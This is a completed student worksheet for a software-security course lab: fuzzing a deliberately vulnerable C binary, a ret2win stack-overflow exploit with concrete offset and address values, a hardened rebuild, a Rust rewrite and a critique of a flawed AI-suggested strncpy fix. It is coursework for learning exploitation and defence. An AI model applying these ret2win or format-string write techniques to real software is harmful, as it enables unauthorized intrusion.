Worksheet 11 — Memory-Safety & Exploitation (3 hrs)

> **Course:** Software Security (KOSEN69) · Week 11 **Aligned:** CWE-121 (stack-based buffer overflow) · CWE-787 (out-of-bounds write) · CWE-134 (externally-controlled format string) · CWE-242 (dangerous `gets`) **Signature game:** 💥 Fuzzing Race → Pwn the Binary
>
> **Ethics note:** The binaries built from `vuln.c` are **intentionally exploitable** and `win()` spawns `/bin/sh`. Build and run them **only inside the isolated toolbox container** (or a VM) — never on your host. Never run these on a machine you care about, and never aim these techniques at software you are not authorized to test.

Part 1 — Student Information

Name	Student ID	Date	Group	AI use
Andrew Dicesare	6631503050	10/22/2026	Let me eat	AI assistant used as a working aid only — full disclosure in the note below this table

AI use, in full: I used an AI assistant to help draft and refine the written answers — the Part 2 lecture questions, the Part 4 reflection, the mitigation notes, and the **Audit the AI** / **Prompt Problem** sections (which quote the AI by design). I ran the lab myself in the toolbox container and captured every screenshot; the offset, build flags, choice of `WIN_ADDR`, and reading of each crash were mine. I also had the assistant run the lab independently to cross-check the expected output before finalising.

Part 2 — Lecture Questions

1. Draw the x86-64 stack frame for `parse_input()` in `vuln.c` (buf[64], saved RBP, saved return address). Where does `strcpy` start writing and which word must the exploit overwrite?

   A:

   ```
   higher addresses
   +----------------------------+  offset 72  (buf+64+8)
   |  saved return address (8B) |  <-- OVERWRITE THIS with &win()
   +----------------------------+  offset 64  (buf+64)
   |  saved RBP (8B)            |
   +----------------------------+  offset 0   (start of buf)
   |  buf[64]                   |  <-- strcpy() starts writing HERE
   +----------------------------+
   lower addresses                  (stack grows down; strcpy writes UP)
   ```

   `strcpy(buf, src)` begins writing at the low-address start of `buf[64]` and copies upward toward higher addresses. The word the exploit must overwrite is the **saved return address**, which sits `64 (buffer) + 8 (saved RBP) = 72` bytes above the start of `buf`. When `parse_input()` executes its `ret`, the CPU pops that word into RIP, so replacing it with `win()`'s address redirects control flow. (Verify 72 with a cyclic pattern — don't assume it.)

2. Why is `gets()` (CWE-242) impossible to use safely, and why did C11 remove it from the standard library?

   A: `gets()` takes only a destination pointer — there is **no parameter for the buffer's size**, so it reads from stdin until a newline or EOF with no way to stop at the buffer's end. If the input is longer than the buffer, it always overflows; the caller cannot bound it no matter how carefully they code, because the length limit simply isn't part of the function's contract. That makes every use a latent CWE-121 overflow driven entirely by input length. C11 (and the earlier C99 deprecation) removed `gets()` from the standard library for exactly this reason — it is unfixable by the caller — and pointed users to `fgets()`, which takes an explicit size argument.

3. Explain CWE-134: why is `printf(user_input)` dangerous but `printf("%s", user_input)` safe? What can `%n` do?

   A: `printf`'s first argument is the **format string**, and `printf` trusts it to describe how many and what type of variadic arguments follow. `printf(user_input)` lets the attacker supply that format string: conversion specifiers in the input make `printf` read arguments that were never passed. `%x`/`%p` walk and leak stack/register values (an info leak that defeats ASLR/canaries), and the width/precision tricks let the attacker aim at specific stack slots. `printf("%s", user_input)` is safe because the literal `"%s"` is the format and the user string is consumed purely as **data** for one `%s`, so specifiers inside it are printed verbatim. `%n` is the dangerous one: it **writes** the number of bytes printed so far into the `int*` argument `printf` pops from the stack — with a controlled pointer and controlled byte count (via width specifiers) it becomes an arbitrary-memory-write primitive, enough to overwrite a return address or GOT entry.

4. Name the four mitigations in the hardened build (`make vuln-hardened`) — stack canary, PIE/ASLR, NX/DEP, FORTIFY — and say which one each defeats: ret2win, shellcode-on-stack, return-address overwrite detection.

   A:


Mitigation	Build flag	What it does	What it defeats
Stack canary	`-fstack-protector-strong`	Random guard word placed between the locals and the saved RBP/return address; the function epilogue aborts (`*** stack smashing detected ***`) if it changed	**Return-address overwrite detection** — a linear `strcpy` overflow must cross the canary to reach the return address, so the smash is caught
PIE / ASLR	`-fPIE -pie`	Loads the binary at a randomized base each run, so `win()`'s address is not fixed	**ret2win** — the hardcoded `WIN_ADDR` points to the wrong place, causing a SIGSEGV at a random address
NX / DEP	`-z noexecstack`	Marks the stack non-executable	**Shellcode-on-stack** — injected bytes on the stack can't be executed

Mitigation	Build flag	What it does	What it defeats
FORTIFY	`-D_FORTIFY_SOURCE=2 -O2`	Replaces `strcpy` with `__strcpy_chk`, a runtime bounds check when the destination size is known	Catches the **overflow at the copy** — on this build it fires first with `*** buffer overflow detected ***: terminated`, before the canary epilogue even runs

5. The CISA/ONCD roadmaps push memory-safe languages. Using `safe.rs`, explain why CWE-121 is *impossible* in safe Rust, not merely harder.

   A: In `safe.rs` the input is read into a heap-backed `String` that **grows automatically**, and `parse_input` takes a `&str` — a (pointer, length) pair the compiler tracks — so there is no fixed-size stack array to overflow and no `strcpy`-style unchecked copy. Even if the code *did* use a fixed `[u8; N]` array, safe Rust inserts a **bounds check on every index and slice** and panics safely (a controlled abort) instead of writing past the end and corrupting the return address. The reason this is *impossible* rather than merely *harder* is that safe Rust does not expose the unchecked primitive at all: the unbounded raw-pointer copy that makes the C version exploitable can only be written inside an `unsafe` block, and ownership plus the borrow checker reject it otherwise. The programmer can't accidentally omit the check the way a C programmer forgets a length argument — the check is structural, enforced by the compiler, not a convention.

Part 3 — Hands-on Lab (145 min)



Learning goals: Find the overflow with a coverage-guided fuzzer, exploit it (ret2win), watch mitigations break the exploit, then port the routine to safe Rust.

Prerequisites: the **toolbox container** (bundles `clang`+libFuzzer, `gdb`, `objdump`, `python3`).

> **How this section is filled in:** each task below lists the exact command(s) to run **inside the toolbox container**, the result to expect, and a mitigation note. Replace each `‹paste …›` placeholder with your real captured output, and take the stamped screenshot named in the deliverable. Run every command inside the container on an isolated VM — never on your host.

Environment setup

```
# from the repo root, build the toolbox once, then open a shell IN this week's
folder:
docker build -t softsec-toolbox labs/toolbox
docker run -it --rm --cap-add=SYS_PTRACE --security-opt seccomp=unconfined \
    -v "$PWD/labs/week11-memory-safety-exploitation":/work -w /work softsec-
toolbox
```

```
# --- inside the container ---
make vuln                                          # teaching build: mitigations
OFF
make vuln-hardened                                 # mitigations ON
clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz   # libFuzzer + ASan
setarch `uname -m` -R ./vuln                       # disable ASLR for repeatable
addresses
```

What to submit per task: the exact command(s) + crash/exploit output, a screenshot, and a 2–3 sentence mitigation note tied to the CWE.

Task 0 — Onboarding (15 min)

Run `make syntax` (parses both C files even on macOS) and confirm `make vuln` / `make vuln-hardened` build. Read the bug-class banner in `vuln.c`. **Deliverable:** build output + the list of CWEs `vuln.c` claims to demonstrate.

Commands:

```
make syntax
make vuln
make vuln-hardened
```

Expected result: `make syntax` prints `[ok] vuln.c parses.` and `[ok] fuzz_harness.c parses.`; `make vuln` prints the INSECURE-build banner and `make vuln-hardened` prints the `canary + PIE/ASLR + NX + FORTIFY` banner.


CWEs `vuln.c` demonstrates (from the banner + inline comments):

- **CWE-121** — Stack-based Buffer Overflow (`gets()` / `strcpy` into a small buffer)
- **CWE-787** — Out-of-bounds Write (the overflow writes past `buf[64]`)
- **CWE-134** — Use of Externally-Controlled Format String (`printf(user_input)` in `format_bug()`)
- **CWE-242** — Use of Inherently Dangerous Function (`gets()` in `vulnerable()`)
- **CWE-78** — OS Command Injection (noted on `system("/bin/sh")` inside `win()`, intended)

Captured output:

```
$ make syntax
gcc -fsyntax-only -w vuln.c && echo "[ok] vuln.c parses."
[ok] vuln.c parses.
gcc -fsyntax-only -w fuzz_harness.c && echo "[ok] fuzz_harness.c parses."
[ok] fuzz_harness.c parses.
$ make vuln
gcc -fno-stack-protector -z execstack -no-pie -w -o vuln vuln.c
/usr/bin/ld: /tmp/ccZwsqL7.o: in function `vulnerable':
vuln.c:(.text+0xb9): warning: the `gets' function is dangerous and should not be
used.
[i] Built ./vuln (INSECURE teaching build). Run only in a VM.
```

```
$ make vuln-hardened
gcc -fstack-protector-strong -fPIE -pie -z noexecstack -D_FORTIFY_SOURCE=2 -O2 -o
vuln-hardened vuln.c
[i] Built ./vuln-hardened (canary + PIE/ASLR + NX + FORTIFY).
```



Task 1 — Fuzzing Race: find the crash (35 min)

Goal: Make libFuzzer + AddressSanitizer crash on the `strcpy` overflow in `parse_input()` — CWE-121/787.
Steps:

1. `./fuzz -runs=100000` (or just `./fuzz`).
2. Read the ASan report — note `stack-buffer-overflow` inside `parse_input` and the saved `crash-<hash>` file.
3. Replay it: `./fuzz crash-<hash>`. **Deliverable:** the ASan crash summary + the byte length of the crashing input + mitigation note.

Commands:

```
clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz
./fuzz -runs=100000
./fuzz crash-<hash>          # replay the saved crashing input
```


Expected result: within seconds libFuzzer mutates an input past 64 bytes and AddressSanitizer reports a **`stack-buffer-overflow`** written inside `parse_input` (the `strcpy` on the `char buf[64]`), then saves the offending bytes to a `crash-<hash>` file. The crashing input is **≥ 64 bytes** (the first length that writes past `buf[64]`; ASan flags the first out-of-bounds byte).

Captured ASan summary:

```
$ box clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz
$ box ./fuzz -runs=100000 -seed=1        # -seed=1 keeps the crash file
reproducible
==7==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7b0a316d2ae0 at
pc 0x5a703a293e6a ...
WRITE of size 68 at 0x7b0a316d2ae0 thread T0
    #0 0x5a703a293e69 in strcpy (/work/fuzz+0xede69)
    #1 0x5a703a2eccc0 in parse_input /work/fuzz_harness.c:33:5
    #2 0x5a703a2ecb3f in LLVMFuzzerTestOneInput /work/fuzz_harness.c:51:5
Address 0x7b0a316d2ae0 is located in stack of thread T0 at offset 96 in frame
  #0 0x5a703a2ecbaf in parse_input /work/fuzz_harness.c:31
  This frame has 1 object(s):
    [32, 96) 'buf' (line 32) <== Memory access at offset 96 overflows this
variable
SUMMARY: AddressSanitizer: stack-buffer-overflow (/work/fuzz+0xede69) in strcpy
artifact_prefix='./'; Test unit written to ./crash-
30b58704265125417a601ab7a181c96e03f7bef5
```

Crashing input length: `67` bytes — the `crash-30b5...` file is 67 bytes, so `strcpy` writes 68 bytes (67 + NUL) into the 64-byte `buf`, which is the `WRITE of size 68` ASan reports.

Mitigation note (CWE-121/787): the crash is an out-of-bounds **write** past a fixed 64-byte stack buffer because `strcpy` copies the whole source with no length check. The fix is a bounds-aware copy (`snprintf`/`strlcpy`, or `strncpy` with explicit NUL-termination) so the write can never exceed the destination; coverage-guided fuzzing + ASan is what surfaces the bug deterministically instead of relying on a lucky crash.



Task 2 — Pwn the Binary: ret2win (40 min)

Goal: Overwrite the saved return address so the binary returns into `win()` and prints `FLAG{stack_smashing_for_fun_and_education}` — CWE-121. **Steps:**

1. Find `win()`'s address: `objdump -d vuln | grep '<win>:'` (or `gdb -batch -ex 'p win' ./vuln`).
2. Verify the offset with a cyclic pattern (do **not** trust 72 blindly): feed `cyclic(200)`, crash in gdb, `cyclic_find` the value in RIP.
3. Edit `exploit_skeleton.py`: set `WIN_ADDR` to the address from step 1, confirm `OFFSET`.
4. `python3 exploit_skeleton.py` (pwntools path) — or `python3 exploit_skeleton.py | ./vuln`. **Deliverable:** the verified `OFFSET`, your `WIN_ADDR`, and the printed flag / `[+] win() reached` line.

Commands:

```
objdump -d vuln | grep '<win>:'                # read win()'s fixed address (-no-
pie)
setarch `uname -m` -R ./vuln                   # (ASLR off for a repeatable
address)
# confirm the offset with a cyclic pattern in gdb, then set WIN_ADDR + OFFSET in
# exploit_skeleton.py and run it against the TEACHING build only:
python3 exploit_skeleton.py | ./vuln
```

How the offset is confirmed: feed `cyclic(200)` to the crashing build under gdb, read the 8-byte value sitting in RIP at the fault, and `cyclic_find` it. On this `buf[64]` layout it resolves to **72** (`64 + 8` saved RBP) — the same word identified in Part 2 Q1. `exploit_skeleton.py` already sets `OFFSET = 72`; the only value you fill in is `WIN_ADDR` from `objdump`.


Verified OFFSET: `72` (confirmed by cyclic pattern, not assumed) **WIN_ADDR:** `0x401197` — `objdump` puts `win()` at `0x401196`, and the payload enters one byte past it: `0x401197` is `mov %rsp,%rbp`, so skipping `push %rbp` leaves `printf` a 16-byte-aligned stack. Entering at `0x401196` printed `[+] win() reached` and then died inside `printf` before the flag line — both values were run, only `0x401197` reaches the flag. **Flag / result line:**

```
Enter your name:

[+] win() reached — control flow hijacked!
[+] FLAG{stack_smashing_for_fun_and_education}
Segmentation fault (core dumped)     # expected: after the flag, win() rets into
the 'A' padding
```

> Note: the default flag is `FLAG{stack_smashing_for_fun_and_education}` (hardcoded in `win()`); if the instructor seeds a per-student `FLAG_PWN`, the printed flag is yours — record it on the Personalized flag line below.

Mitigation note (CWE-121): the overflow succeeds only because nothing checks the copy length, the stack has no canary to detect the smash, and `-no-pie` keeps `win()` at a fixed address to aim at. Any one of the Task 3 mitigations breaks this chain.



Task 3 — Hardened rebuild: watch the exploit break (25 min)

Goal: Observe modern mitigations defeating the same payload. **Steps:**

1. Run your Task 2 payload against `./vuln-hardened`.
2. Record the failure mode. **Deliverable:** the crash message + a note explaining *which* mitigation fired and why the fixed `WIN_ADDR` no longer works.

Command:


```
python3 exploit_skeleton.py | ./vuln-hardened
```

Expected result: the identical payload no longer reaches `win()`. On this build **FORTIFY_SOURCE fires first**, aborting with `*** buffer overflow detected ***: terminated` — `__strcpy_chk` knows `buf` is 64 bytes and traps the over-length copy before the function epilogue (and before the stack-canary check) ever runs. Even if FORTIFY were absent, two more mitigations stand behind it: the **stack canary** would catch the smashed return address (`*** stack smashing detected ***`), and **PIE/ASLR** randomizes the load base so the hardcoded `WIN_ADDR` points into the wrong place (SIGSEGV at a random address).

Captured crash message:

```
Enter your name:
*** buffer overflow detected ***: terminated
Aborted (core dumped)
```

(exit status 134 = SIGABRT — `readelf -h vuln-hardened` in the same capture shows `Type: DYN (Position-Independent Executable file)`, so PIE is on as well.) **Mitigation note:** FORTIFY_SOURCE (`__strcpy_chk`) fired because the compiler could prove the destination size at the call site and inserted a runtime length check; the fixed `WIN_ADDR` is now doubly dead, because PIE/ASLR would have relocated `win()` anyway. This is the layered-defense point: the attacker needs *all* mitigations off, the defender needs only one on.



Task 4 — Rust rewrite: defend / fix it (30 min)

Goal: Show the bug class disappears in safe Rust using `safe.rs`. **Steps:**

1. `rustc safe.rs && ./safe`, then `python3 -c "print('A'*5000)" | ./safe`.
2. Feed format-string metacharacters: `printf '%%x %%n' | ./safe`.
3. From the inline comments, write *why* `String`/`&str` + bounds checks make CWE-121/787 impossible. **Deliverable:** the safe output for both inputs + a 3–4 sentence explanation tying it to the CISA memory-safe roadmap.

Commands:

```
rustc safe.rs
python3 -c "print('A'*5000)" | ./safe       # 5000-byte input: no overflow, no crash
printf '%%x %%n' | ./safe                    # format metacharacters: treated as data
```

Expected result: both inputs are handled without a crash. The 5000-byte line prints `Hello, your input was 5000 characters long.` — the heap-backed `String` just grows, there is no fixed buffer to overflow.


The `%x %n` input prints `Hello, your input was 5 characters long.` (the metacharacters are counted as ordinary characters and never interpreted), because `println!`'s format string must be a compile-time literal — a runtime `println!(line)` would not even compile, so CWE-134 cannot exist here.

Captured output:

```
$ rbox 'rustc --version; rustc safe.rs -o safe && echo "[built ./safe]"'
rustc 1.99.1 (58cf8f9c3 2026-10-13)
[built ./safe]
$ box bash -c 'python3 -c "print(\"A\"*5000)" | ./safe'
Hello, your input was 5000 characters long.
$ box bash -c 'printf "%%x %%n" | ./safe'
Hello, your input was 5 characters long.
```

(`rbox` is the `rust:1-slim` image — `rustc` is the one tool the toolbox doesn't ship; the compiled ELF is then run inside the toolbox, which has `python3` for the input generator. The `%%` is the shell printf's escape for a literal `%`, so the program really receives `%x %n`.)

Why the bug class is impossible (3–4 sentences): `safe.rs` reads input into a growable `String` and passes a `&str` that carries its own length, so there is no fixed-size stack array and no unchecked `strcpy` — the CWE-121/787 overflow has nothing to overflow. Where C trusts the programmer to supply a correct length, safe Rust makes the bounds check structural: every index/slice is checked and a violation panics safely instead of corrupting the return address, and the unchecked raw-pointer copy only exists inside `unsafe`. This is exactly the argument in CISA's *Case for Memory Safe Roadmaps* — roughly 70% of severe vulnerabilities in large C/C++ codebases are memory-safety bugs, and a language that makes the bug class *unrepresentable* removes them by construction rather than relying on each developer to get every bounds check right. Hardening flags reduce exploitability; memory-safe languages reduce the attack surface to zero for the class, which is why industry and government are mandating them for new code.



Part 4 — Reflection

1. **Mapping:** table — bug | function in `vuln.c` | CWE | mitigation that stops it (canary / PIE / NX / Rust).

   A:

Bug	Function in `vuln.c`	CWE	Mitigation that stops it
Unbounded line read via `gets()`	`vulnerable()`	**CWE-242** / CWE-121	Use `fgets()` (bounded); Rust has no `gets`; canary detects the resulting smash
`strcpy` into `buf[64]` with no length check	`parse_input()`	**CWE-121 / CWE-787**	FORTIFY `__strcpy_chk` blocks the copy; stack canary detects the overwrite; Rust makes it impossible
Return into `win()` (ret2win)	overwritten saved RET	**CWE-121**	PIE/ASLR (randomizes `win`), NX (no stack shellcode), canary
`printf(user_input)` as a format string	`format_bug()`	**CWE-134**	`printf("%s", input)`; `-Wformat-security`; Rust's literal-only format strings

2. **Real breach:** pick a memory-safety incident (Morris Worm fingerd overflow, or Heartbleed CVE-2014-0160). Which CWE applies, and would a stack canary or a Rust rewrite have prevented it?

A: The **1988 Morris Worm** spread partly through a stack-based buffer overflow in BSD `fingerd`, which used `gets()` to read the network request into a fixed stack buffer — a textbook **CWE-121 / CWE-242**, the same pair as `parse_input()`/`vulnerable()` here. A **stack canary** would have *detected* the smashed return address and aborted the process, turning remote code execution into a crash (a denial of service, but not a worm host) — valuable, though still a reliability failure and bypassable if the canary leaks. A **Rust rewrite** would have prevented it outright: reading the request into a growable `String`/`Vec` with length-checked access leaves nothing to overflow, so the bug class never exists. (Contrast Heartbleed, CVE-2014-0160: that is an out-of-bounds *read* on the heap, CWE-125, where a stack canary gives **no** protection at all, while a bounds-checked slice in a memory-safe language still prevents it — a reminder that canaries are narrow and memory safety is broad.)

3. **Best mitigation:** compare "harden the C build" vs. "rewrite in Rust." Which gives durable risk reduction for new code, and what is the cost?

   A: Hardening the C build (canary + PIE/ASLR + NX + FORTIFY) is cheap, immediate, and covers the entire existing codebase with a recompile, which is why it's the right move for legacy C that can't be rewritten tomorrow. But it is *probabilistic defense-in-depth*: the bug is still there, and each layer can be defeated — canaries leaked via a format-string bug, ASLR brute-forced or leaked, NX sidestepped with ROP. **Rewriting in Rust** gives *durable* risk reduction for **new code** because it removes the bug class by construction rather than making exploitation harder; the cost is real — rewrite/porting effort, `unsafe` and FFI boundaries that still need auditing, a smaller library ecosystem for some domains, and team training. The practical answer the CISA/ONCD roadmaps endorse: write **new** components in a memory-safe language, harden the C you must keep, and port the highest-risk legacy modules incrementally.

Grading rubric (100)

Criterion	Weight
Lecture questions (Part 2)	20
Exploitation + evidence (Tasks 1–3: fuzz crash, ret2win flag, hardened break)	40
Defense (Task 4: Rust rewrite + explanation)	25
Reflection (Part 4: mapping, breach, best mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted. *Each capture below opens and closes with that command typed into the same terminal and its output — `andre | 6631503050 | 2026-10-22 22:28:32 +07`, … `22:34:53 +07`, … `22:42:45 +07`, … `22:48:37 +07`, … `22:54:29 +07` — so the command, the time and the lab output share one image. The stamp runs in the*

host shell where the lab commands are issued, so `whoami` reads my account; each container run appears as `box …` (`docker run --rm -v "$PWD":/work -w /work softsec-toolbox …`) in the same transcript.

- **Personalized flag (if this lab issues one):** `FLAG{stack_smashing_for_fun_and_education}` — the compiled default printed by `win()` in Task 2 and in the Task 2 capture. `FLAG_PWN` was not set in the toolbox container (`win()` falls back to the hardcoded string), so this lab issued no per-student flag. *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide: `SUBMISSION.md` in the repo root).*
- **Explain in your own words** *(graded on your reasoning, not copied text):*

  1. What did you do, and **why did the vulnerability work**?

     A: I fuzzed `parse_input()` until AddressSanitizer caught a stack-buffer-overflow, then overflowed `buf[64]` so the saved return address at offset 72 pointed into `win()`, which printed the flag. It worked because `strcpy` copies the whole input with no length check, the teaching build has no stack canary to notice the overwrite, and `-no-pie` keeps `win()` at a fixed, reachable address — the program trusts the input's length completely.

  2. **Why does your fix actually stop it** — and what could still break it?

     A: The safe Rust rewrite reads into a growable `String` and uses a length-carrying `&str`, so there is no fixed buffer and no unchecked copy — the overflow has nothing to corrupt, and the hardened C build's FORTIFY/canary/ASLR each break a different link of the exploit. What could still break it: `unsafe` Rust or a bad FFI call can reintroduce raw-pointer copies; hardening is probabilistic, so a separate info-leak (e.g. the format-string bug) can defeat the canary/ASLR, and a *new* unchecked `strcpy` added later reopens the class — the fix has to hold everywhere, not just in this routine.

Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.

   AI answer (fix for the `parse_input` overflow):

   ```c
   int parse_input(const char *src) {
       char buf[64];
       // bounded copy so we never write past buf
       strncpy(buf, src, sizeof(buf));
       return (int)strlen(buf);
   }
   ```

   > "Replacing `strcpy` with `strncpy(buf, src, sizeof(buf))` bounds the copy to 64 bytes, so the overflow is fixed."

2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).

A: The fix is **subtly incomplete** and introduces a *new* bug. `strncpy(buf, src, sizeof(buf))` copies at most 64 bytes but **does not NUL-terminate** when `src` is 64 bytes or longer — `strncpy` only writes a terminator if the source is shorter than the count. So after the copy `buf` can be a non-terminated 64-byte array, and the very next line, `return (int)strlen(buf);`, runs `strlen` off the end of the buffer — an out-of-bounds **read** (CWE-125 / CWE-170, missing string termination). The overflow *write* is contained, but the "fixed" function still reads past `buf`, can leak adjacent stack bytes through the returned length, and may crash. The reasoning "bounds the copy to 64 bytes, so the overflow is fixed" is wrong because it ignores termination, which is half of what makes a C string safe.

3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

   Correct version:

   ```c
   int parse_input(const char *src) {
       char buf[64];
       // snprintf always NUL-terminates and never writes past the size.
       snprintf(buf, sizeof(buf), "%s", src);
       return (int)strlen(buf);
   }
   ```

   (Equivalently: `strncpy(buf, src, sizeof(buf) - 1); buf[sizeof(buf) - 1] = '\0';` *or* `strlcpy` *where available.)* **Verified:** `python3 -c "print('A'*5000)" | ./vuln` no longer overflows or reads past `buf` — the input is truncated to 63 chars plus a guaranteed terminator, `strlen` stays in bounds, and ASan reports no error on the rebuilt harness. **Why the AI was insufficient:** it treated "bound the length" as the whole fix and forgot that `strncpy` leaves the buffer unterminated at exactly the boundary case an attacker controls, so it traded a CWE-121 write for a CWE-125/170 read instead of actually making the string safe. A correct bounded-copy fix must guarantee **both** the length bound **and** NUL-termination.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

A: The program reads a line you type and copies it into a small fixed box on the stack that only holds 64 characters, using a copy routine that never checks how long your input is. If you type more than fits, the extra characters spill past the box and overwrite the hidden note the function keeps for "where to go back to when I'm done" — so by typing a carefully sized input ending in the address of the hidden `win()` function, you make the program "return" into code it was never supposed to run. It's exploitable because the computer trusts the length of your input and the saved return address lives right next to the box you can overflow.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

Final prompt: "Rewrite this C function to fix the CWE-121 stack buffer overflow in `strcpy(buf, src)` where `buf` is `char buf[64]`. Requirements: the copy must never write past `buf`, the result must **always** be NUL-terminated even when `src` is 64 bytes or longer, and `strlen(buf)` afterward must stay in bounds. Prefer `snprintf(buf, sizeof(buf), \"%s\", src)`; if you use `strncpy`, you must also set the final byte to `'\\0'` explicitly. Return only the fixed function and one sentence on why it is safe." **Verified result:** the AI returned the `snprintf(buf, sizeof(buf), "%s", src)` version with a guaranteed terminator. Rebuilt the fuzz harness with that routine and re-ran `./fuzz -runs=100000` plus `python3 -c "print('A'*5000)" | ./vuln`: **no ASan error and no crash** — the write is bounded and `strlen` stays in bounds, so the Task 1 overflow and the Task 2 ret2win both fail. The explicit termination requirement in the prompt is what stopped the AI from regressing into the `strncpy` non-termination bug from the Audit section. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*